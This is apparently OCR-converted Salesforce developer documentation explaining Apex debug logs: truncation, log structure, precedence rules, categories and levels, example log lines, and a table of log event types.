To provide the most pertinent information, debug logs are truncated, usually starting with older log entries. The newest log entries are always preserved. 200 KB of the debug log are deleted when the log reaches its maximum size of 20 MB.

The following events are necessary for processing the debug log, so they're not deleted during truncation.

- `EXECUTION_STARTED`
- `EXECUTION_FINISHED`
- `CODE_UNIT_STARTED`
- `CODE_UNIT_FINISHED`
- `METHOD_ENTRY`
- `METHOD_EXIT`
- `CONSTRUCTOR_ENTRY`
- `CONSTRUCTOR_EXIT`
- `SOQL_EXECUTE_BEGIN`
- `SOQL_EXECUTE_END`
- `SOSL_EXECUTE_BEGIN`
- `SOSL_EXECUTE_END`
- `CALLOUT_REQUEST`
- `CALLOUT_RESPONSE`
- `FATAL_ERROR`

Log entries for events that are necessary for processing the debug log aren't truncated. However, other log information that appears between the start and end lines of these log entries is removed during log truncation.

Debug Log Details

A debug log includes a header, execution units, code units, log lines, and other log data.

Debug Log Order of Precedence

Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

Debug Log Levels

To specify the level of information that gets included in debug logs, set up trace flags and debug levels. The debug levels assigned to your trace flags control the type and amount of information that is logged for different events. After logging has occurred, inspect debug events in your debug logs.

Searching a Debug Log

To search for text in a debug log, use the Command Line Window in the Developer Console.

Delete Debug Logs

When your org accumulates too many debug logs, delete some or all of your system logs and monitoring logs. Use the Developer Console's Query Editor to find and delete the logs using Tooling API.

Debug Log Filtering for Apex Classes and Apex Triggers

Debug log filtering provides a mechanism for fine-tuning the log verbosity at the trigger and class level.

Set Up Apex Class and Trigger Trace Flags

You can set up an Apex class or trigger trace flag in Salesforce Setup, in the Developer Console, or by creating Tooling API objects with Salesforce CLI commands. These trace flags have the CLASS_TRACING debug log type and override the debug log levels of the USER_DEBUG and DEVELOPER_LOG trace flags.

See Also

- Checkpoints Tab
- View State Tab
- Logs Tab

Debug Log Details

A debug log includes a header, execution units, code units, log lines, and other log data.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To view, retain, and delete debug logs:	View All Data

After you generate a debug log, the type and amount of information listed depends on the filter values you set for the user. However, the format for a debug log is always the same.

Note Session IDs are replaced with "SESSION_ID_REMOVED" in Apex debug logs

The header contains execution units, code units, log lines, and additional log information.

Execution Units

An execution unit is equivalent to a transaction. It contains everything that occurred within the transaction. `EXECUTION_STARTED` and `EXECUTION_FINISHED` delimit an execution unit.

Code Units

A code unit is a discrete unit of work within a transaction. For example, a trigger is one unit of code, as is a `webservice` method or a validation rule.

Note A class is not a discrete unit of code.

`CODE_UNIT_STARTED` and `CODE_UNIT_FINISHED` delimit units of code. Units of work can embed other units of work. For example:


```
EXECUTION_STARTED
CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert fo
r [new]|__sfdc_trigger/MyTrigger
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```

Units of code include, but are not limited to, the following:

- Triggers
- Workflow invocations and time-based workflow
- Validation rules
- Approval processes
- Apex lead convert
- `@future` method invocations
- Web service invocations
- `executeAnonymous` calls
- Visualforce property accesses on Apex controllers
- Visualforce actions on Apex controllers
- Execution of the batch Apex `start` and `finish` methods, and each execution of the `execute` method
- Execution of the Apex `System.Schedule execute` method
- Incoming email handling

Log Lines

Log lines are included inside units of code and indicate which code or rules are being executed. Log lines can also be messages written to the debug log. For example:



Log lines are made up of a set of fields, delimited by a pipe (`|`). The format is:

- *timestamp*: Consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *HH:mm:ss.SSS*. The value in parentheses represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console when you use the Execution Log view. However, you can see the elapsed time when you use the Raw Log view. To open the Raw Log view, from the Developer Console's Logs tab, right-click the name of a log and select **Open Raw Log**.
- *event identifier*: Specifies the event that triggered the debug log entry (such as `SAVEPOINT_RESET` or `VALIDATION_RULE`).
  Also includes additional information logged with that event, such as the method name or the line and character number where the code was executed. If a line number can't be located, `[EXTERNAL]` is logged instead. For example, `[EXTERNAL]` is logged for built-in Apex classes or code that's in a managed package.
  For some events (`CODE_UNIT_STARTED` , `CODE_UNIT_FINISHED` , `VF_APEX_CALL_START` , `VF_APEX_CALL_END` , `CONSTRUCTOR_ENTRY` , and `CONSTRUCTOR_EXIT`), the end of the event identifier includes a pipe (`|`) followed by a typeRef for an Apex class or trigger.
  For a trigger, the typeRef begins with the SFDC trigger prefix `__sfdc_trigger/` . For example, `__sfdc_trigger/YourTriggerName` or `__sfdc_trigger/YourNamespace/YourTriggerName` .
  For a class, the typeRef uses the format `YourClass` , `YourClass$YourInnerClass,` or `YourNamespace/YourClass$YourInnerClass` .

More Log Data

In addition, the log contains the following information.

- Cumulative resource usage is logged at the end of many code units. Among these code units are triggers, `executeAnonymous` , batch Apex message processing, `@future` methods, Apex test methods, Apex web service methods, and Apex lead convert.
- Cumulative profiling information is logged once at the end of the transaction and contains information about DML invocations, expensive queries, and so on. "Expensive" queries use resources heavily.

- The version of the API used during the transaction.
- The log category and level used to generate the log. For example:

```
66.0 APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VAL
IDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
```

In this example, the API version is 66.0, and the following debug log categories and levels have been set.

Apex Code	DEBUG
Apex Profiling	INFO
Callout	INFO
Database	INFO
System	DEBUG
Validation	INFO
Visualforce	INFO
Workflow	INFO

Debug Log Example

```
37.0 APEX_CODE,FINEST;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;
    VALIDATION,INFO;VISUALFORCE,INFO;WORKFLOW,INFO
Execute Anonymous: System.debug('Hello World!');
16:06:58.18 (18043585)|USER_INFO|[EXTERNAL]|005D0000001bYPN|devuser@example.or
g|
    Pacific Standard Time|GMT-08:00
16:06:58.18 (18348659)|EXECUTION_STARTED
16:06:58.18 (18383790)|CODE_UNIT_STARTED|[EXTERNAL]|execute_anonymous_apex
16:06:58.18 (23822880)|HEAP_ALLOCATE|[72]|Bytes:3
16:06:58.18 (24271272)|HEAP_ALLOCATE|[77]|Bytes:152
16:06:58.18 (24691098)|HEAP_ALLOCATE|[342]|Bytes:408
16:06:58.18 (25306695)|HEAP_ALLOCATE|[355]|Bytes:408
16:06:58.18 (25787912)|HEAP_ALLOCATE|[467]|Bytes:48
16:06:58.18 (26415871)|HEAP_ALLOCATE|[139]|Bytes:6
16:06:58.18 (26979574)|HEAP_ALLOCATE|[EXTERNAL]|Bytes:1
16:06:58.18 (27384663)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27414067)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27458836)|HEAP_ALLOCATE|[1]|Bytes:12
16:06:58.18 (27612700)|HEAP_ALLOCATE|[50]|Bytes:5
16:06:58.18 (27768171)|HEAP_ALLOCATE|[56]|Bytes:5
```

```
16:06:58.18 (27877126)|HEAP_ALLOCATE|[64]|Bytes:7
16:06:58.18 (49244886)|USER_DEBUG|[1]|DEBUG|Hello World!
16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE
16:06:58.49 (49590539)|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE_END

16:06:58.18 (52417923)|CODE_UNIT_FINISHED|execute_anonymous_apex
16:06:58.18 (54114689)|EXECUTION_FINISHED
```

See Also

Debug Log Levels
Searching a Debug Log

Debug Log Order of Precedence

Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

The order of precedence for debug log levels is:

- (1) Trace flags override all other logging logic. The Developer Console sets a trace flag when it loads, and that trace flag remains in effect until it expires. You can set trace flags in the Developer Console or in Setup or by using the `TraceFlag` and `DebugLevel` Tooling API objects.

  Note Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and

trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

- (2) If you don't have active trace flags, synchronous and asynchronous Apex tests execute with the default logging levels. Default logging levels are:

Test	Logging Level
DB	INFO
APEX_CODE	DEBUG
APEX_PROFILING	INFO
WORKFLOW	INFO
VALIDATION	INFO
CALLOUT	INFO
VISUALFORCE	INFO
SYSTEM	DEBUG

- (3) If no relevant trace flags are active, and no tests are running, your API header sets your logging levels. API requests that are sent without debugging headers generate transient logs–logs that aren't saved–unless another logging rule is in effect.
- (4) If your entry point sets a log level, that log level is used. For example, Visualforce requests can include a debugging parameter that sets log levels.

If none of these cases apply, logs aren't generated or persisted.

See Also

Set Up Debug Logging
Logs Tab
Debug Log Details
Debug Log Levels
Lightning Platform Tooling API Developer's Guide
SOAP API Developer Guide: DebuggingHeader

Debug Log Levels

To specify the level of information that gets included in debug logs, set up trace flags and debug levels. The debug levels assigned to your trace flags control the type and amount of information that is logged for different events. After logging has occurred, inspect debug events in your debug logs.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To use the Developer Console:	API Enabled AND View All Data
To view, retain, and delete debug logs:	View All Data
To execute anonymous Apex:	Author Apex
To use code search and run SOQL or SOSL on the query tab:	API Enabled
To save changes to Apex classes and triggers:	Author Apex
To save changes to Visualforce pages and components:	Customize Application
To save changes to Lightning resources:	Customize Application

Debug Log Types

A trace flag triggers an Apex debug log. The trace flag includes a log type, a debug level for each debug log category, a start time, and an end time. The log types are:

- `DEVELOPER_LOG` –A trace flag to log your activities in the Developer Console.
- `USER_DEBUG` –A trace flag to log an individual user's activities.
- `CLASS_TRACING` –A trace flag to override the logging levels of Apex classes and triggers. It cannot generate logs on its own. Logging occurs only if either the `USER_DEBUG` or the `DEVELOPER_LOG` trace flag is also active for the user running the code.

Debug Log Categories

Each debug level profile includes a debug log level for each of the following log categories. The amount of information logged for each category depends on the log level.

Log Category	Description
Database	Includes information about database activity, including every data manipulation language (DML) statement or inline SOQL or SOSL query.
Workflow	Includes information for workflow rules, flows, and processes, such as the rule name and the actions taken.

Log Category	Description
NBA	Includes information about Einstein Next Best Action activity, including strategy execution details from Strategy Builder.
Validation	Includes information about validation rules, such as the name of the rule and whether the rule evaluated `true` or `false`.
Callout	Includes the request-response XML that the server is sending and receiving from an external web service. Useful when debugging issues related to using Lightning Platform web service API calls or troubleshooting user access to external objects via Salesforce Connect.
Apex Code	Includes information about the Apex code. Can include information such as log messages generated by DML statements, inline SOQL or SOSL queries, the start and completion of any triggers, and the start and completion of any test method.
Apex Profiling	Includes cumulative profiling information, such as the limits for your namespace and the number of emails sent.
Visualforce	Includes information about Visualforce events, including serialization and deserialization of the view state or the evaluation of a formula field in a Visualforce page.
System	Includes information about calls to all system methods such as the `System.debug` method.

Debug Log Levels

Each debug level profile includes one of the following log levels for each log category. The levels are listed from lowest to highest. Specific events are logged based on the combination of category and levels. Most events start being logged at the INFO level. The level is cumulative, that is, if you select FINE, the log also includes all events logged at the DEBUG, INFO, WARN, and ERROR levels.

Note Not all levels are available for all categories. Only the levels that correspond to one or more events are available.

- `NONE` –No logging.

```
system.logginglevel, none
```

- `ERROR` –Error and exception logging.

```
system.logginglevel, error
```

- `WARN` –Warning logging.

```
system.logginglevel, warn
```

- `INFO` –Informational logging.

```
system.logginglevel, info
```

- `DEBUG` –User-specified logging.

```
system.logginglevel, debug
```

- `FINE` –High level of logging.

```
system.logginglevel, fine
```

- `FINER` –Higher level of logging than `FINE`.

```
system.logginglevel, finer
```

- `FINEST` –Highest level of logging.


```
system.logginglevel, finest
```

Important Before running a deployment, verify that the Apex Code log level isn't set to FINEST. Otherwise, the deployment is likely to take longer than expected. If the Developer Console is open, the log levels in the Developer Console affect all logs, including logs created during a deployment.

Debug Log Line Example

Here's is an example of what is written to the debug log. The debug log line represents an event. Here, the event is `USER_DEBUG`. The format is *timestamp* | *event identifier*.

Debug Log Line Example



- *timestamp*: Consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *HH:mm:ss.SSS*. The value in parentheses represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console when you use the Execution Log view. However, you can see the elapsed time when you use the Raw Log view. To open the Raw Log view, from the Developer

Console's Logs tab, right-click the name of a log and select **Open Raw Log**.

- *event identifier*: Specifies the event that triggered the debug log entry (such as `SAVEPOINT_RESET` or `VALIDATION_RULE`).
  Also includes additional information logged with that event, such as the method name or the line and character number where the code was executed. If a line number can't be located, `[EXTERNAL]` is logged instead. For example, `[EXTERNAL]` is logged for built-in Apex classes or code that's in a managed package.
  For some events (`CODE_UNIT_STARTED`, `CODE_UNIT_FINISHED`, `VF_APEX_CALL_START`, `VF_APEX_CALL_END`, `CONSTRUCTOR_ENTRY`, and `CONSTRUCTOR_EXIT`), the end of the event identifier includes a pipe (`|`) followed by a typeRef for an Apex class or trigger.
  For a trigger, the typeRef begins with the SFDC trigger prefix `__sfdc_trigger/`. For example, `__sfdc_trigger/YourTriggerName` or `__sfdc_trigger/YourNamespace/YourTriggerName`.
  For a class, the typeRef uses the format `YourClass`, `YourClass$YourInnerClass,` or `YourNamespace/YourClass$YourInnerClass`.

In this example, the event identifier is made up of the following:

- Event name:

```
USER_DEBUG
```

- Line number of the event in the code:

```
[2]
```

- Logging level the `System.Debug` method was set to:

```
DEBUG
```

- User-supplied string for the `System.Debug` method:

```
Hello world!
```

This code snippet triggers the following example of a log line.

Debug Log Line Code Snippet

```
1 @isTest
2 private class TestHandleProductPriceChange {
3 static testMethod void testPriceChange() {
4 Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5 insert invoice;
6
```

The following log line is recorded when the test reaches line 5 in the code.

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Row
```

```
s:1
```

In this example, the event identifier is made up of the following.

- Event name:

  ```
  DML_BEGIN
  ```

- Line number of the event in the code:

  ```
  [5]
  ```

- DML operation type– `Insert`:

  ```
  Op:Insert
  ```

- Object name:

  ```
  Type:Invoice_Statement__c
  ```

- Number of rows passed into the DML operation:

  ```
  Rows:1
  ```

Log Event Types

The combination of log category and log level that specify which events get logged. Each event can log additional information, such as the line and character number where the event started, fields associated with the event, and duration of the event.

The following event types are logged. The table lists which fields or other information is logged with each event, and which combination of log level and category causes an event to be logged.

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`BULK_HEAP_ALLOCATE`	Number of bytes allocated	Apex Code	FINEST
`CALLOUT_REQUEST`	Line number and request headers	Callout	INFO and above
`CALLOUT_REQUEST` (External object access via cross-org and OData adapters for Salesforce	External endpoint and method	Callout	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
Connect)			
`CALLOUT_RESPONSE`	Line number and response body	Callout	INFO and above
`CALLOUT_RESPONSE` (External object access via cross-org and OData adapters for Salesforce Connect)	Status and status code	Callout	INFO and above
`CODE_UNIT_FINISHED`	Line number, code unit name, such as `MyTrigger on Account trigger event BeforeInsert for [new]`, and: • For Apex methods, the namespace (if applicable), class name, and method name; for example, `YourNamespace.YourClass.yourMethod()` or `YourClass.yourMethod()` • For Apex triggers, a typeRef; for example, `__sfdc_trigger/YourNamespace.YourTrigger` or `__sfdc_trigger/YourTrigger`	Apex Code	ERROR and above
`CODE_UNIT_STARTED`	Line number, code unit name, such as `MyTrigger on Account trigger event BeforeInsert for [new]`, and: • For Apex methods, the namespace (if applicable), class name, and method name; for example, `YourNamespace.YourClass.yourMethod()` or `YourClass.yourMethod()`	Apex Code	ERROR and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
	• For Apex triggers, a typeRef; for example, `__sfdc_trigger/YourTrigger`		
`CONSTRUCTOR_ENTRY`	Line number, Apex class ID, the string `<init>()` with the types of parameters (if any) between the parentheses, and a typeRef; for example, `YourClass` or `YourClass.YourInnerClass`	Apex Code	FINE and above
`CONSTRUCTOR_EXIT`	Line number, the string `<init>()` with the types of parameters (if any) between the parentheses, and a typeRef; for example, `YourClass` or `YourClass.YourInnerClass`	Apex Code	FINE and above
`CUMULATIVE_LIMIT_USAGE`	None	Apex Profiling	INFO and above
`CUMULATIVE_LIMIT_USAGE_END`	None	Apex Profiling	INFO and above
`CUMULATIVE_PROFILING`	None	Apex Profiling	FINE and above
`CUMULATIVE_PROFILING_BEGIN`	None	Apex Profiling	FINE and above
`CUMULATIVE_PROFILING_END`	None	Apex Profiling	FINE and above
`CURSOR_CREATE_BEGIN`	Line number and SOQL query This event occurs when you call `Database.getCursor()` or `Database.getPaginationCursor()` .	DB	INFO and above
`CURSOR_CREATE_END`	Line number, query ID, and number of rows in the result set	DB	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
	This event occurs when a cursor or pagination cursor is created.		
`CURSOR_FETCH`	Line number, query ID, cursor offset position, and number of rows fetched This event occurs when you call `Cursor.fetch()`.	DB	INFO and above
`CURSOR_FETCH_PAGE`	Line number, query ID, cursor offset position, and number of rows on the current page This event occurs when you call `PaginationCursor.fetchPage()`.	DB	INFO and above
`DML_BEGIN`	Line number, operation (such as `Insert` or `Update`), record name or type, and number of rows passed into DML operation	DB	INFO and above
`DML_END`	Line number	DB	INFO and above
`EMAIL_QUEUE`	Line number	Apex Code	INFO and above
`ENTERING_MANAGED_PKG`	Package namespace	Apex Code	FINE and above
`EVENT_SERVICE_PUB_BEGIN`	Event Type	Workflow	INFO and above
`EVENT_SERVICE_PUB_DETAIL`	Subscription IDs, ID of the user who published the event, and event message data	Workflow	FINER and above
`EVENT_SERVICE_PUB_END`	Event Type	Workflow	INFO and above
`EVENT_SERVICE_SUB_BEGIN`	Event type and action (subscribe or unsubscribe)	Workflow	INFO and above
`EVENT_SERVICE_SUB_DETAIL`	ID of the subscription, ID of the	Workflo	FINER

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
	subscription instance, reference data (such as process API name), ID of the user who activated or deactivated the subscription, and event message data	w	and above
`EVENT_SERVICE_SUB_END`	Event type and action (subscribe or unsubscribe)	Workflow	INFO and above
`EXCEPTION_THROWN`	Line number, exception type, and message	Apex Code	INFO and above
`EXECUTION_FINISHED`	None	Apex Code	ERROR and above
`EXECUTION_STARTED`	None	Apex Code	ERROR and above
`FATAL_ERROR`	Exception type, message, and stack trace	Apex Code	ERROR and above
`FLOW_ACTIONCALL_DETAIL`	Interview ID, element name, action type, action enum or ID, whether the action call succeeded, and error message	Workflow	FINER and above
`FLOW_ASSIGNMENT_DETAIL`	Interview ID, reference, operator, and value	Workflow	FINER and above
`FLOW_BULK_ELEMENT_BEGIN`	Interview ID and element type	Workflow	FINE and above
`FLOW_BULK_ELEMENT_DETAIL`	Interview ID, element type, element name, number of records	Workflow	FINER and above
`FLOW_BULK_ELEMENT_END`	Interview ID, element type, element name, number of records, and execution time	Workflow	FINE and above
`FLOW_BULK_ELEMENT_LIMIT_USAGE`	Incremented usage toward a limit for	Workflow	FINER and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged

	this bulk element. Each event displays the usage for one of the following limits:
	`SOQL queries`
	`SOQL query rows`
	`SOSL queries`
	`DML statements`
	`DML rows`
	`CPU time in ms`
	`Heap size in bytes`
	`Callouts`
	`Email invocations`
	`Future calls`
	`Jobs in queue`
	`Push notifications`		

`FLOW_BULK_ELEMENT_NOT_SUPPORTED`	Operation, element name, and entity name that doesn't support bulk operations	Workflow	INFO and above
`FLOW_CREATE_INTERVIEW_BEGIN`	Organization ID, definition ID, and version ID	Workflow	INFO and above
`FLOW_CREATE_INTERVIEW_END`	Interview ID and flow name	Workflow	INFO and above
`FLOW_CREATE_INTERVIEW_ERROR`	Message, organization ID, definition ID, and version ID	Workflow	ERROR and above
`FLOW_ELEMENT_BEGIN`	Interview ID, element type, and element name	Workflow	FINE and above
`FLOW_ELEMENT_DEFERRED`	Element type and element name	Workflow	FINE and above
`FLOW_ELEMENT_END`	Interview ID, element type, and element name	Workflow	FINE and above
`FLOW_ELEMENT_ERROR`	Message, element type, and element name (flow runtime exception)	Workflow	ERROR and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`FLOW_ELEMENT_ERROR`	Message, element type, and element name (spark not found)	Workflow	ERROR and above
`FLOW_ELEMENT_ERROR`	Message, element type, and element name (designer exception)	Workflow	ERROR and above
`FLOW_ELEMENT_ERROR`	Message, element type, and element name (designer limit exceeded)	Workflow	ERROR and above
`FLOW_ELEMENT_ERROR`	Message, element type, and element name (designer runtime exception)	Workflow	ERROR and above
`FLOW_ELEMENT_FAULT`	Message, element type, and element name (fault path taken)	Workflow	WARNING and above

`FLOW_ELEMENT_LIMIT_USAGE`	Incremented usage toward a limit for this element. Each event displays the usage for one of these limits.
	`SOQL queries`
	`SOQL query rows`
	`SOSL queries`
	`DML statements`
	`DML rows`
	`CPU time in ms`
	`Heap size in bytes`
	`Callouts`
	`Email invocations`
	`Future calls`
	`Jobs in queue`
	`Push notifications`
		Workflow	FINER and above

`FLOW_INTERVIEW_FINISHED_LIMIT_USAGE`	Usage toward a limit when the interview finishes. Each event displays the usage for one of these limits.	Workflow	FINER and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged

	`SOQL queries`
	`SOQL query rows`
	`SOSL queries`
	`DML statements`
	`DML rows`
	`CPU time in ms`
	`Heap size in bytes`
	`Callouts`
	`Email invocations`
	`Future calls`
	`Jobs in queue`
	`Push notifications`		

`FLOW_INTERVIEW_PAUSED`	Interview ID, flow name, and why the user paused	Workflow	INFO and above
`FLOW_INTERVIEW_RESUMED`	Interview ID and flow name	Workflow	INFO and above
`FLOW_LOOP_DETAIL`	Interview ID, index, and value The index is the position in the collection variable for the item that the loop is operating on.	Workflow	FINER and above
`FLOW_RULE_DETAIL`	Interview ID, rule name, and result	Workflow	FINER and above
`FLOW_START_INTERVIEW_BEGIN`	Interview ID and flow name	Workflow	INFO and above
`FLOW_START_INTERVIEW_END`	Interview ID and flow name	Workflow	INFO and above
`FLOW_START_INTERVIEWS_BEGIN`	Requests	Workflow	INFO and above
`FLOW_START_INTERVIEWS_END`	Requests	Workflow	INFO and above
`FLOW_START_INTERVIEWS_ERROR`	Message, interview ID, and flow name	Workflow	ERROR and

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
			above

`FLOW_START_INTERVIEW_LIMIT_USAGE`	Usage toward a limit at the interview's start time. Each event displays the usage for one of the following limits:
	`SOQL queries`
	`SOQL query rows`
	`SOSL queries`
	`DML statements`
	`DML rows`
	`CPU time in ms`
	`Heap size in bytes`
	`Callouts`
	`Email invocations`
	`Future calls`
	`Jobs in queue`
	`Push notifications`
		Workflow	FINER and above

`FLOW_START_SCHEDULED_RECORDS`	Message and number of records that the flow runs for	Workflow	INFO and above
`FLOW_SUBFLOW_DETAIL`	Interview ID, name, definition ID, and version ID	Workflow	FINER and above
`FLOW_VALUE_ASSIGNMENT`	Interview ID, key, and value	Workflow	FINER and above
`FLOW_WAIT_EVENT_RESUMING_DETAIL`	Interview ID, element name, event name, and event type	Workflow	FINER and above
`FLOW_WAIT_EVENT_WAITING_DETAIL`	Interview ID, element name, event name, event type, and whether conditions were met	Workflow	FINER and above
`FLOW_WAIT_RESUMING_DETAIL`	Interview ID, element name, and persisted interview ID	Workflow	FINER and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`FLOW_WAIT_WAITING_DETAIL`	Interview ID, element name, number of events that the element is waiting for, and persisted interview ID	Workflow	FINER and above
`HEAP_ALLOCATE`	Line number and number of bytes	Apex Code	FINER and above
`HEAP_DEALLOCATE`	Line number and number of bytes deallocated	Apex Code	FINER and above
`IDEAS_QUERY_EXECUTE`	Line number	DB	FINEST

`LIMIT_USAGE_FOR_NS`	Namespace and the following limits:
	`Number of SOQL queries`
	`Number of query rows`
	`Number of SOSL queries`
	`Number of DML statements`
	`Number of DML rows`
	`Number of code statements`
	`Maximum heap size`
	`Number of callouts`
	`Number of Email Invocations`
	`Number of fields describes`
	`Number of record type describes`
	`Number of child relationships`
		Apex Profiling	FINEST

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
	describes Number of picklist describes Number of future calls Number of find similar calls Number of System.runAs() invocations		
METHOD_ENTRY	Line number, the Lightning Platform ID of the class, and method signature (with namespace, if applicable)	Apex Code	FINE and above
METHOD_EXIT	Line number, the Lightning Platform ID of the class, and method signature (with namespace, if applicable) For constructors, the following information is logged: line number and class name.	Apex Code	FINE and above
NAMED_CREDENTIAL_REQUEST	Named Credential Id, Named Credential Name, Endpoint, Method, External Credential Type, Http Header Authorization, Request Size bytes, and Retry on 401. If using an outbound network connection, these additional fields are also logged: Outbound Network Connection Id, Outbound Network Connection Name, Outbound Network Connection Status, Host Type, Host Region, and Private Connect Outbound Hourly Data Usage Percent.	Callout	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`NAMED_CREDENTIAL_RESPONSE`	Truncated section of the response body that's returned from the NamedCredential callout.	Callout	INFO and above
`NAMED_CREDENTIAL_RESPONSE_DETAIL`	Named Credential Id, Named Credential Name, Status Code, Response Size bytes, Overall Callout Time ms, and Connect Time ms. If using an outbound network connection, these additional fields are also logged: Outbound Network Connection Id, Outbound Network Connection Name, and Private Connect Outbound Hourly Data Usage Percent.	Callout	FINER and above
`NBA_NODE_BEGIN`	Element name, element type	NBA	FINE and above
`NBA_NODE_DETAIL`	Element name, element type, message	NBA	FINE and above
`NBA_NODE_END`	Element name, element type, message	NBA	FINE and above
`NBA_NODE_ERROR`	Element name, element type, error message	NBA	ERROR and above
`NBA_OFFER_INVALID`	Name, ID, reason	NBA	FINE and above
`NBA_STRATEGY_BEGIN`	Strategy name	NBA	FINE and above
`NBA_STRATEGY_END`	Strategy name, count of outputs	NBA	FINE and above
`NBA_STRATEGY_ERROR`	Strategy name, error message	NBA	ERROR and above
`POP_TRACE_FLAGS`	Line number, the Lightning Platform ID of the class or trigger that has its log levels set and that is going into scope,	System	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
	the name of this class or trigger, and the log level settings that are in effect after leaving this scope		
`PUSH_NOTIFICATION_INVALID_APP`	App namespace, app name This event occurs when Apex code is trying to send a notification to an app that doesn't exist in the org, or isn't push-enabled.	Apex Code	ERROR
`PUSH_NOTIFICATION_INVALID_CERTIFICATE`	App namespace, app name This event indicates that the certificate is invalid. For example, it's expired.	Apex Code	ERROR
`PUSH_NOTIFICATION_INVALID_NOTIFICATION`	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring), payload length. This event occurs when a notification payload is too long.	Apex Code	ERROR
`PUSH_NOTIFICATION_NO_DEVICES`	App namespace, app name This event occurs when none of the users we're trying to send notifications to have devices registered.	Apex Code	DEBUG
`PUSH_NOTIFICATION_NOT_ENABLED`	This event occurs when push notifications aren't enabled in your org.	Apex Code	INFO
`PUSH_NOTIFICATION_SENT`	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring) This event records that a notification was accepted for sending. We don't guarantee delivery of the notification.	Apex Code	DEBUG

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`PUSH_TRACE_FLAGS`	Line number, the Salesforce ID of the class or trigger that has its log levels set and that is going out of scope, the name of this class or trigger, and the log level settings that are in effect after entering this scope	System	INFO and above
`QUERY_MORE_BEGIN`	Line number	DB	INFO and above
`QUERY_MORE_END`	Line number	DB	INFO and above
`QUERY_MORE_ITERATIONS`	Line number and the number of `queryMore` iterations	DB	INFO and above
`SAVEPOINT_ROLLBACK`	Line number and Savepoint name	DB	INFO and above
`SAVEPOINT_SET`	Line number and Savepoint name	DB	INFO and above
